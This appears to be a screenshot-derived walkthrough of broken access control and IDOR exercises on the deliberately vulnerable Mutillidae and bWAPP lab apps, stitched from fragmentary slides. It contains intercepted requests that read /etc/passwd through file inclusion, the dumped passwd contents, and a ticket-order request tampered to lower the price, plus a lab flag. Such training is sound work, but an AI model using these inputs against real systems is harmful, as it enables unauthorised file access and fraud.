




## BROKEN ACCESS CONTROL

Access control is how Web application grants access to content and functions to some users notice that



SESSION



USER INFORMATION



FILES

BROKEN ACCESS CONTROL



HTTPS://EXAMPLE.COM/INDEX.PHP?FILE=RANDOM\_FILE.PHP



HTTPS://EXAMPLE.COM/INDEX.PHP?FILE=/ETC/PASSWD



IDOR

## Task 17 ○ [Severity 5] Broken Access Control

## Task 18 ○ [Severity 5] Broken Access Control (IDOR Challenge)




Start Machine

IDOR, or Insecure Direct Object Reference, is the act of exploiting a misconfiguration in the way user input is handled, to access resources you wouldn't ordinarily be able to access. IDOR is a type of access control vulnerability.

For example, let's say we're logging into our bank account, and after correctly authenticating ourselves, we get taken to a URL like this [https://example.com/bank?account\\_number=1234](https://example.com/bank?account_number=1234). On that page we can see all our important bank details, and a user would do whatever they needed to do and move along their way thinking nothing is wrong.

I am noot!

- owaspbwa OWASP Broken Web Applications — <http://192.168.1.11>
- owaspbwa OWASP Broken Web Applications — <http://192.168.1.5>
- facebook — <http://facebook.com>
- Just a moment... — [tryhackme.com](http://tryhackme.com)
- Electric Cars, Solar & Clean Energy | Tesla — [tesla.com](http://tesla.com)
- Sense and Sensitivity — <http://10.10.186.117>
- CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. — [crackstation.net](http://crackstation.net)
- burpsuite — <http://burpsuite/show/2/4jjutj90trutx42rpr63jif7n2r1kesb>



flag{fivefourthree}



**OWASP 2013**

A1 - Injection (SQL) ▶

**OWASP 2010**

A1 - Injection (Other) ▶

**OWASP 2007**

A2 - Broken Authentication and  
Session Management ▶

**Web Services**

A3 - Cross Site Scripting (XSS) ▶

**HTML 5**

A4 - Insecure Direct Object  
References ▶

**Others**

A5 - Security Misconfiguration ▶

**Documentation**

A6 - Sensitive Data Exposure ▶

**Resources**

A7 - Missing Function Level Access  
Control ▶

A8 - Cross Site Request Forgery  
(CSRF) ▶

A9 - Using Components with Known  
Vulnerabilities ▶

A10 - Unvalidated Redirects and  
Forwards ▶

# Mutillidae: Deliberately Vulnerable

[Like Mutillidae? Check out how to help](#)

[Text File Viewer](#)

[Source Viewer](#)

[Credits](#)

[Cookies](#)

[Arbitrary File Inclusion](#)

[Video Tutorials](#)

[Posting of vuln](#)



**Getting Started  
Project  
Whitepaper**



**Bug Report En**



**Release Annou**

[Click Here](#)



# OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

## Source Code Viewer



**Back**



**Help Me!**



**Hints**

**To see the source of the file, choose and click "View File".  
Note that not all files are listed.**

**Source File Name**

upload-file.php



**View File**

**File: register.php**

<?php



Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.1.12:80

Forward

Drop

Intercept is on

Action

Open Browser

Pretty Raw In Actions

```
1 POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
2 Host: 192.168.1.12
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 87
9 Origin: http://192.168.1.12
10 Connection: close
11 Referer: http://192.168.1.12/mutillidae/index.php?page=source-viewer.php
12 Cookie: showhints=1; PHPSESSID=k3qbd6l0faigspduhbmkdifi0hl; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14
15 page=source-viewer.php&phpfile=/etc/passwd&source-file-viewer-php-submit-button=View+File
```



# OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24   Security Level: 0 (Hosed)   Hints: Enabled (1 - 5cr1pt K1dd1e)   Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources

  
**Getting Started:  
Project  
Whitepaper**



## Source Code Viewer



Back



Help Me!



Hints

To see the source of the file, choose and click "View File".  
Note that not all files are listed.

Source File Name

upload-file.php

View File

File: /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```



# OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool
/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing
List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false mysql:x:103:105:MySQL Server,/,/var/lib/mysql:/bin/false landscape:x:104:122::/var/lib/landscape:
/bin/false sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin postgres:x:106:109:PostgreSQL administrator,/,/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false tomcat6:x:108:115::/usr/share/tomcat6:/bin/false user:x:1000:1000:user,/,/home/user:
/bin/bash polkituser:x:109:118:PolicyKit,/,/var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware abstraction layer,/,/var/run/hald:
/bin/false pulse:x:111:120:PulseAudio daemon,/,/var/run/pulse:/bin/false postfix:x:112:123::/var/spool/postfix:/bin/false
```



Getting Started:  
Project  
Whitepaper



an extremely buggy web app!

## Choose your bug

----- bWAPP v1.9+ ----- v

## Hack

### Cross-Site Scripting - Reflected (User-Agent)

## Cross-Site Scripting - Stored (Blog)

### Cross-Site Scripting - Stored (Change Secret)

## Cross-Site Scripting - Stored (Cookies)

1

/ A4 - Insecure Direct Object References /

Insecure DOR (Change Secret)

Insecure DOR (Reset Secret)

Insecure DOR (Order Tickets)

1

/ A5 - Security Misconfiguration /

### Arbitrary File Access (Samba)

Cross-Domain Policy File (Flash)

## Cross-Origin Resource Sharing (AJAX)

### Cross-Site Tracing (XST)

### Denial-of-Service (Slow HTTP DoS)

### Denial-of-Service (XML Bomb)

## Insecure FTP Configuration

## Insecure SNMP Configuration

## Insecure WebDAV Configuration

## Portal

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application. It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project! It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

```
----- bWAPP v1.9+ -----
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
```



an extremely buggy web app !

[Bugs](#)

[Change Password](#)

[Create User](#)

[Set Security Level](#)

[Reset](#)

[Credits](#)

[Blog](#)

[Logout](#)

## / Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order  tickets.

10

Confirm

You ordered **10** movie tickets.

Total amount charged from your account automatically: **150 EUR**.

Thank you for your order!



Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User optionsIntercept HTTP history WebSockets history Options

Request to http://192.168.1.12:80

Forward

Drop

Intercept is on

Action

Open Browser

Pretty Raw In Actions ▾

```
1 POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
2 Host: 192.168.1.12
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 47
9 Origin: http://192.168.1.12
10 Connection: close
11 Referer: http://192.168.1.12/bWAPP/insecure_direct_object_ref_2.php
12 Cookie: PHPSESSID=hljaaiejb4hcsavk25fvlcl5el; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 ticket_quantity=10&ticket_price=15&action=order
```

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.1.12:80

Forward

Drop

Intercept is on

Action

Open Browser

Pretty

Raw

\n

Actions ▾

```
1 POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
2 Host: 192.168.1.12
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 47
9 Origin: http://192.168.1.12
10 Connection: close
11 Referer: http://192.168.1.12/bWAPP/insecure_direct_object_ref_2.php
12 Cookie: PHPSESSID=hljaaejb4hcsavk25fvlcl5el; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 ticket_quantity=10&ticket_price=1&action=order
```

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerExtenderProject optionsUser options

InterceptHTTP historyWebSockets historyOptions

Request to http://192.168.1.12:80

ForwardDropIntercept is onActionOpen Browser

PrettyRawInActions

1 POST /bWAPP/insecure\_direct\_object\_ref\_2.php HTTP/1.1

2 Host: 192.168.1.12

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 31

9 Origin: http://192.168.1.12

10 Connection: close

11 Referer: http://192.168.1.12/bWAPP/insecure\_direct\_object\_ref\_2.php

12 Cookie: PHPSESSID=hljaaiejb4hcsavk25fvlcl5el; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; security\_level=1

13 Upgrade-Insecure-Requests: 1

14

15 ticket\_quantity=10&action=order